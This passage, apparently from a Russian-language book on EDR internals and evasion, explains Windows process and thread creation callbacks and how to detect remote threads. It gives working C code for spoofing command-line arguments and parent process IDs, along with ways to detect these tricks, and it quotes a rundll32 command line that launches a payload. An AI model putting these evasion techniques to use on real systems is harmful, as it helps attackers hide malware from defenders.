


Рисунок 3-1. Событие Sysmon с идентификатором 1, показывающее создание процесса

В этом событии видна часть сведений из структуры `PS_CREATE_NOTIFY_INFO`, переданной процедуре обратного вызова Sysmon. Например, свойства события `Image`, `CommandLine` и `ParentProcessId` соответствуют членам структуры `ImageFileName`, `CommandLine` и `ParentProcessId`.

Вас может удивить, почему в событии значительно больше свойств, чем в структуре, полученной процедурой обратного вызова. Драйвер собирает эти дополнительные сведения, исследуя контекст потока, в котором было создано событие, и дополняя члены структуры. Например, зная идентификатор родительского процесса, легко найти путь к его образу и заполнить свойство `ParentImage`.

Используя данные, собранные из этого события и связанной с ним структуры, EDR также может создавать внутренние отображения свойств и связей процессов, чтобы выявлять подозрительную активность, например создание `powershell.exe` программой Microsoft Word в качестве дочернего процесса. Эти данные способны предоставить агенту полезный контекст и для определения вредоносности другой активности. Например, агент может передать аргументы командной строки процесса модели машинного обучения, чтобы выяснить, является ли такой вызов команды необычным для среды.

Уведомления о потоках

Уведомления о создании потоков несколько менее ценны, чем события создания процессов. Они работают во многом сходным образом и возникают во время создания, но содержат меньше информации. И это несмотря на то, что потоки создаются значительно чаще: почти каждый процесс поддерживает многопоточность, а значит, на каждое событие создания процесса будет приходиться более одного уведомления о создании потока.

Хотя процедуры обратного вызова для создания потоков передают значительно меньше данных, они всё же предоставляют EDR ещё одну точку данных, на основе которой можно строить правила обнаружения. Рассмотрим их немного подробнее.

Регистрация процедуры обратного вызова для потока

При создании или завершении потока процедура обратного вызова получает три элемента данных: идентификатор процесса, которому принадлежит поток, уникальный идентификатор потока и логическое значение, указывающее, создаётся ли поток. В листинге 3-6 показано, как драйвер регистрирует процедуру обратного вызова для событий создания потоков.

```
NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObj, PUNICODE_STRING pRegPath)
{
  NTSTATUS status = STATUS_SUCCESS;
  --snip--
1 status = PsSetCreateThreadNotifyRoutine(ThreadNotifyCallbackRoutine);
  --snip--
}

void ThreadNotifyCallbackRoutine(
  HANDLE hProcess,
  HANDLE hThread,
  BOOLEAN bCreate)
{
2 if (bCreate)
  {
    --snip--
  }
}
```

Листинг 3-6. Регистрация процедуры уведомления о создании потока

Как и в случае с созданием процесса, EDR может получать через драйвер уведомления о создании или завершении потока. Для этого процедура обратного вызова для уведомлений о потоке регистрируется функцией `nt!PsSetCreateThreadNotifyRoutine()` или расширенной функцией `nt!PsSetCreateThreadNotifyRoutineEx()`, которая дополнительно позволяет задавать тип уведомления.

Сначала пример драйвера регистрирует процедуру обратного вызова **1**, передавая указатель на внутреннюю функцию обратного вызова. Та получает те же три элемента данных, что передаются процедурам обратного вызова для процессов. Если логическое значение, показывающее создание или завершение потока, равно `TRUE`, драйвер выполняет некоторое заданное разработчиком действие **2**. В противном случае процедура просто игнорирует события потока, поскольку события завершения потока, возникающие после окончания его выполнения и возврата, обычно менее ценны для мониторинга безопасности.

Обнаружение создания удалённого потока

Хотя уведомления о создании потоков предоставляют меньше сведений, чем процедуры обратного вызова для создания процессов, они дают EDR данные о событии, которое не способны выявить другие процедуры, - о создании удалённого потока. **Создание удалённого потока** происходит, когда один процесс создаёт поток внутри другого. Этот приём лежит в основе множества методов злоумышленников, которым часто требуется изменить контекст выполнения, например перейти от пользователя 1 к пользователю 2. В листинге 3-7 показано, как EDR может выявить такое поведение с помощью процедуры обратного вызова для создания потоков.

```
void ThreadNotifyCallbackRoutine(
  HANDLE hProcess,
  HANDLE hThread,
  BOOLEAN bCreate)
{
  if (bCreate)
  {
1   if (PsGetCurrentProcessId() != hProcess)
    {
      --snip--
    }
  }
}
```

Листинг 3-7. Обнаружение создания удалённого потока

Поскольку уведомление выполняется в контексте процесса, создающего поток, разработчику достаточно проверить, совпадает ли идентификатор текущего процесса с переданным процедуре обратного вызова **1**. Если нет, поток создаётся удалённо и это следует исследовать. Вот и всё: огромная возможность обеспечивается одной-двумя строками кода. Лучше почти не бывает. Реализацию этой функции в реальной системе можно увидеть в событии Sysmon с идентификатором 8, показанном на рисунке 3-2. Обратите внимание, что значения `SourceProcessId` и `TargetProcessId` различаются.




Рисунок 3-2. Событие Sysmon с идентификатором 8, выявляющее создание удалённого потока

Разумеется, удалённые потоки создаются во многих законных обстоятельствах. Один из примеров - создание дочернего процесса. При создании процесса первый поток выполняется в контексте родительского процесса. Чтобы учесть это обстоятельство, многие EDR просто не принимают во внимание первый поток, связанный с процессом.

Некоторые внутренние компоненты операционной системы также законно создают удалённые потоки. Примером служит система отчётов об ошибках Windows (`werfault.exe`). После возникновения системной ошибки операционная система порождает `werfault.exe` как дочерний процесс `svchost.exe`, а точнее службы WerSvc, после чего внедряется в процесс, вызвавший ошибку.

Таким образом, сам факт удалённого создания потока не делает его автоматически вредоносным. Чтобы это определить, EDR должна собрать дополнительные сведения, как показано в событии Sysmon с идентификатором 8.

Обход процедур обратного вызова для создания процессов и потоков

С уведомлениями о процессах и потоках связано больше правил обнаружения, чем с любыми другими видами процедур обратного вызова. Отчасти это объясняется тем, что предоставляемые ими сведения критически важны для большинства стратегий обнаружения, ориентированных на процессы, и используются почти каждым коммерческим продуктом EDR. Кроме того, эти уведомления обычно проще всего понять. Однако это не означает, что их столь же легко обойти. И всё же существует множество процедур, повышающих наши шансы где-нибудь проскользнуть сквозь щели.

Подмена командной строки

Один из чаще всего отслеживаемых атрибутов события создания процесса - аргументы командной строки, с которыми процесс был вызван. Некоторые стратегии обнаружения даже целиком строятся вокруг конкретных аргументов командной строки, связанных с известным наступательным инструментом или вредоносной программой.

EDR может найти аргументы в члене `CommandLine` структуры, переданной процедуре обратного вызова для создания процесса. При создании процесса аргументы его командной строки сохраняются в поле `ProcessParameters` блока окружения процесса (process environment block, PEB). Это поле содержит указатель на структуру `RTL_USER_PROCESS_PARAMETERS`, в которой, помимо прочего, находится `UNICODE_STRING` с параметрами, переданными процессу при вызове. В листинге 3-8 показано, как вручную получить аргументы командной строки процесса с помощью WinDbg.

```
0:000> ?? @$peb->ProcessParameters->CommandLine.Buffer
wchar_t * 0x000001be`2f78290a
 "C:\Windows\System32\rundll32.exe ieadvpack.dll,RegisterOCX payload.exe"
```

Листинг 3-8. Получение параметров из PEB с помощью WinDbg

В этом примере мы извлекаем параметры из PEB текущего процесса, непосредственно обращаясь к члену `Buffer` структуры `UNICODE_STRING`, которая образует член `CommandLine` поля `ProcessParameters`.

Однако PEB находится в пространстве памяти пользовательского режима процесса, а не в ядре, поэтому процесс способен менять атрибуты собственного PEB. В публикации Адама Честера (Adam Chester) «How to Argue like Cobalt Strike» подробно объясняется, как изменить аргументы командной строки процесса. Прежде чем рассматривать этот приём, нужно понять, как выглядит создание дочернего процесса обычной программой. Простой пример такого поведения приведён в листинге 3-9.

```
void main()
{
  STARTUPINFOW si;
  ZeroMemory(&si, sizeof(si));
  si.cb = sizeof(si);
  PROCESS_INFORMATION pi;
  ZeroMemory(&pi, sizeof(pi));
  if (!CreateProcessW(
    L"C:\\Windows\\System32\\cmd.exe",
    L"These are my sensitive arguments",
    NULL, NULL, FALSE, 0,
    NULL, NULL, &si, &pi))
  {
    WaitForSingleObject(pi.hProcess, INFINITE);
  }
  return;
}
```

Листинг 3-9. Обычное создание дочернего процесса

Эта базовая реализация порождает дочерний процесс `cmd.exe` с аргументами `These are my sensitive arguments`. При выполнении процесса любое стандартное средство мониторинга процессов должно увидеть дочерний процесс и его неизменённые аргументы, прочитав их из PEB. Например, на рисунке 3-3 мы извлекаем параметры командной строки с помощью инструмента Process Hacker.




Рисунок 3-3. Аргументы командной строки, полученные из PEB

Как и ожидалось, процесс `cmd.exe` был порождён с переданной ему строкой из пяти аргументов. Запомним этот пример: он станет нашей безобидной исходной точкой, когда мы начнём пытаться скрыть вредоносную программу.

В публикации Честера описан следующий порядок изменения аргументов командной строки, использованных для вызова процесса. Сначала создайте дочерний процесс в приостановленном состоянии, передав свои вредоносные аргументы. Затем с помощью `ntdll!NtQueryInformationProcess()` получите адрес PEB дочернего процесса и скопируйте его вызовом `kernel32!ReadProcessMemory()`. Получите поле `ProcessParameters` и замените поддельными аргументами структуру `UNICODE_STRING`, представленную членом `CommandLine`, на который указывает `ProcessParameters`. Наконец, возобновите дочерний процесс.

Заменим исходные аргументы из листинга 3-9 строкой `Spoofed arguments passed instead`. Такое поведение показано в листинге 3-10; изменения в оригинале выделены полужирным.

```
void main()
{
  --snip--
  if (CreateProcessW(
    L"C:\\Windows\\System32\\cmd.exe",
    L"These are my sensitive arguments",
    NULL, NULL, FALSE,
    CREATE_SUSPENDED,
    NULL, NULL, &si, &pi))
  {
    --snip--
    LPCWSTR szNewArguments = L"Spoofed arguments passed instead";
    SIZE_T ulArgumentLength = wcslen(szNewArguments) * sizeof(WCHAR);
    if (WriteProcessMemory(
      pi.hProcess,
      pParameters.CommandLine.Buffer,
      (PVOID)szNewArguments,
      ulArgumentLength,
      &ulSize))
    {
      ResumeThread(pi.hThread);
    }
  }
  --snip--
}
```

Листинг 3-10. Перезапись аргументов командной строки

При создании процесса мы передаём функции флаг `CREATE_SUSPENDED`, чтобы запустить его в приостановленном состоянии. Далее требуется получить адрес параметров процесса в PEB. Для краткости этот код опущен в листинге 3-10, но сделать это можно с помощью `ntdll!NtQueryInformationProcess()`, передав класс сведений `ProcessBasicInformation`. Функция должна вернуть структуру `PROCESS_BASIC_INFORMATION`, содержащую член `PebBaseAddress`.

Затем PEB дочернего процесса можно прочитать в локально выделенный буфер. Из него мы извлекаем параметры и передаём адрес PEB, после чего с помощью `ProcessParameters` копируем их в другой локальный буфер. В нашем коде этот последний буфер называется `pParameters` и приводится к указателю на структуру `RTL_USER_PROCESS_PARAMETERS`. Существующие параметры заменяются новой строкой посредством вызова `kernel32!WriteProcessMemory()`. Если всё завершилось без ошибок, мы вызываем `kernel32!ResumeThread()`, позволяя приостановленному дочернему процессу закончить инициализацию и начать выполнение.

Теперь Process Hacker показывает поддельные значения аргументов, как видно на рисунке 3-4.




Рисунок 3-4. Аргументы командной строки, заменённые поддельными значениями

Хотя этот приём остаётся одним из наиболее эффективных способов уклонения от обнаружения по подозрительным аргументам командной строки, у него есть несколько ограничений. Одно из них состоит в том, что процесс не может изменить собственные аргументы командной строки. Следовательно, если мы не управляем родительским процессом, как в случае полезной нагрузки первоначального доступа, процесс должен выполниться с исходными аргументами. Кроме того, значение, которым заменяются подозрительные аргументы в PEB, должно быть длиннее исходного. Если оно короче, перезапись будет неполной и часть подозрительных аргументов сохранится. Это ограничение показано на рисунке 3-5.




Рисунок 3-5. Частично перезаписанные аргументы командной строки

Здесь мы сократили аргументы до значения `Spoofed arguments`. Как видно, оно заменило лишь часть исходных аргументов. Обратное тоже верно: если поддельное значение длиннее исходных аргументов, поддельные аргументы будут усечены.

Подмена идентификатора родительского процесса

Почти каждая EDR умеет тем или иным способом сопоставлять родительские и дочерние процессы в системе. Это позволяет агенту выявлять подозрительные связи процессов, например порождение `rundll32.exe` программой Microsoft Word, что может указывать на первоначальный доступ атакующего или успешную эксплуатацию службы.

Поэтому, чтобы скрыть вредоносное поведение на узле, атакующие часто стремятся подменить родителя текущего процесса. Если заставить EDR поверить, что создание вредоносного процесса на самом деле нормально, вероятность обнаружения существенно снизится. Чаще всего для этого изменяют список атрибутов процесса и потока дочернего процесса - приём, который популяризировал Дидье Стивенс (Didier Stevens) в 2009 году. Такое уклонение основано на том, что в Windows дочерние процессы наследуют от родительских некоторые атрибуты, например текущий рабочий каталог и переменные среды. Между родительским и дочерним процессами не существует зависимостей, поэтому родительский процесс можно задать в значительной мере произвольно, как будет показано в этом разделе.

Чтобы лучше понять эту стратегию, углубимся в создание процессов в Windows. Основной API для этой цели имеет вполне ожидаемое имя `kernel32!CreateProcess()`. Его определение приведено в листинге 3-11.

```
BOOL CreateProcessW(
  LPCWSTR                lpApplicationName,
  LPWSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES  lpProcessAttributes,
  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  BOOL                   bInheritHandles,
  DWORD                  dwCreationFlags,
  LPVOID                 lpEnvironment,
  LPCWSTR                lpCurrentDirectory,
  LPSTARTUPINFOW         lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Листинг 3-11. Определение API `kernel32!CreateProcess()`

Девятый параметр этой функции - указатель на структуру `STARTUPINFO` или `STARTUPINFOEX`. Структура `STARTUPINFOEX`, определённая в листинге 3-12, расширяет базовую структуру сведений о запуске указателем на структуру `PROC_THREAD_ATTRIBUTE_LIST`.

```
typedef struct _STARTUPINFOEXA {
  STARTUPINFOA                 StartupInfo;
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList;
} STARTUPINFOEXA, *LPSTARTUPINFOEXA;
```

Листинг 3-12. Определение структуры `STARTUPINFOEX`

При создании процесса мы можем вызвать `kernel32!InitializeProcThreadAttributeList()`, чтобы инициализировать список атрибутов, а затем `kernel32!UpdateProcThreadAttribute()`, чтобы его изменить. Это позволяет задать пользовательские атрибуты создаваемого процесса. При подмене родительского процесса нас интересует атрибут `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS`, который показывает, что передаётся дескриптор желаемого родительского процесса. Чтобы получить этот дескриптор, необходимо приобрести дескриптор целевого процесса: открыть новый или воспользоваться уже имеющимся.

В листинге 3-13 приведён пример подмены родительского процесса, объединяющий все эти части. Мы изменим атрибуты утилиты Notepad, чтобы её родительским процессом казалась VMware Tools.

```
Void SpoofParent() {
  PCHAR szChildProcess = "notepad";
  DWORD dwParentProcessId = 7648;
  HANDLE hParentProcess = NULL;
  STARTUPINFOEXA si;
  PROCESS_INFORMATION pi;
  SIZE_T ulSize;
  memset(&si, 0, sizeof(STARTUPINFOEXA));
  si.StartupInfo.cb = sizeof(STARTUPINFOEXA);
2 hParentProcess = OpenProcess(
    PROCESS_CREATE_PROCESS,
    FALSE,
    dwParentProcessId);
3 InitializeProcThreadAttributeList(NULL, 1, 0, &ulSize);
  si.lpAttributeList =
4   (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(
    GetProcessHeap(),
    0, ulSize);
  InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &ulSize);
5 UpdateProcThreadAttribute(
    si.lpAttributeList,
    0,
    PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
    &hParentProcess,
    sizeof(HANDLE),
    NULL, NULL);
  CreateProcessA(NULL,
    szChildProcess,
    NULL, NULL, FALSE,
    EXTENDED_STARTUPINFO_PRESENT,
    NULL, NULL,
    &si.StartupInfo, &pi);
  CloseHandle(hParentProcess);
  DeleteProcThreadAttributeList(si.lpAttributeList);
}
```

Листинг 3-13. Пример подмены родительского процесса

Сначала мы жёстко задаём идентификатор процесса `vmtoolsd.exe` **1**, который хотим представить родительским. В реальных условиях вместо этого можно было бы найти идентификатор нужного родителя программно, но ради краткости я решил не включать этот код в пример. Затем функция `SpoofParent()` вызывает `kernel32!OpenProcess()` **2**. Эта функция открывает новый дескриптор существующего процесса с правами доступа, запрошенными разработчиком. В большинстве наступательных инструментов вы, вероятно, привыкли видеть эту функцию с такими аргументами, как `PROCESS_VM_READ` для чтения памяти процесса или `PROCESS_ALL_ACCESS`, предоставляющим полный контроль над процессом. Однако в этом примере мы запрашиваем `PROCESS_CREATE_PROCESS`. Это право доступа необходимо, чтобы использовать целевой процесс в качестве родительского с нашей расширенной структурой сведений о запуске. После завершения функции у нас будет дескриптор `vmtoolsd.exe` с подходящими правами.

Далее необходимо создать и заполнить структуру `PROC_THREAD_ATTRIBUTE_LIST`. Для этого мы применяем довольно распространённый приём программирования Windows: узнаём размер структуры и выделяем ей нужный объём памяти. Мы вызываем функцию инициализации списка атрибутов **3**, передавая нулевой указатель вместо адреса настоящего списка. Однако указатель на `DWORD` всё равно передаётся; после завершения в нём будет записан требуемый размер. Затем с помощью сохранённого в этой переменной размера мы выделяем память в куче функцией `kernel32!HeapAlloc()` **4**. Теперь можно ещё раз вызвать функцию инициализации списка атрибутов, передав ей указатель на только что созданную область в куче.

На этом этапе всё готово к подмене. Сначала мы вызываем функцию изменения списка атрибутов и передаём ей сам список, флаг, указывающий на дескриптор родительского процесса, и открытый нами дескриптор `vmtoolsd.exe` **5**. В результате `vmtoolsd.exe` становится родительским процессом для всего, что мы создадим с этим списком атрибутов. Остаётся передать список атрибутов

функции создания процесса, указав создаваемый дочерний процесс и флаг `EXTENDED_STARTUPINFO_PRESENT`. После выполнения функции в Process Hacker программа `notepad.exe` будет выглядеть дочерней для `vmtoolsd.exe`, а не для своего настоящего родителя `ppid-spoof.exe`, как показано на рисунке 3-6.




Рисунок 3-6. Поддельный родительский процесс в Process Hacker

К несчастью для противника, такое уклонение относительно легко обнаруживается несколькими способами. Первый из них использует драйвер. Вспомните, что структура, передаваемая драйверу при событии создания процесса, содержит два разных поля, связанных с родительскими процессами: `ParentProcessId` и `CreatingThreadId`. В большинстве обычных обстоятельств оба поля указывают на один процесс, но при подмене идентификатора родительского процесса (parent process ID, PPID) нового процесса поле `CreatingThreadId.UniqueProcess` будет содержать PID процесса, который вызвал функцию создания процесса. В листинге 3-14 показан вывод имитации драйвера EDR, захваченный программой DbgView, предназначенной для перехвата отладочных печатных сообщений.

```
12.67045498 Process Name: notepad.exe
12.67045593 Process ID: 7892
12.67045593 Parent Process Name: vmtoolsd.exe
12.67045593 Parent Process ID: 7028
12.67045689 Creator Process Name: ppid-spoof.exe
12.67045784 Creator Process ID: 7708
```

Листинг 3-14. Получение сведений о родительском и создающем процессах из драйвера

Как видно, поддельный `vmtoolsd.exe` указан родительским процессом, однако создателем, то есть настоящим процессом, запустившим `notepad.exe`, определён `ppid-spoof.exe`.

Другой способ выявления подмены PPID основан на ETW, которую мы подробнее рассмотрим в главе 8. Компания F-Secure подробно описала этот приём в публикации «Detecting Parent PID Spoofing». Стратегия обнаружения опирается на то, что идентификатор процесса, указанный в заголовке события ETW, принадлежит создателю процесса, а не родительскому процессу из данных события. Поэтому в нашем примере защитники могут с помощью трассировки ETW регистрировать события создания процессов на узле при каждом порождении `notepad.exe`. Полученные данные события показаны на рисунке 3-7.

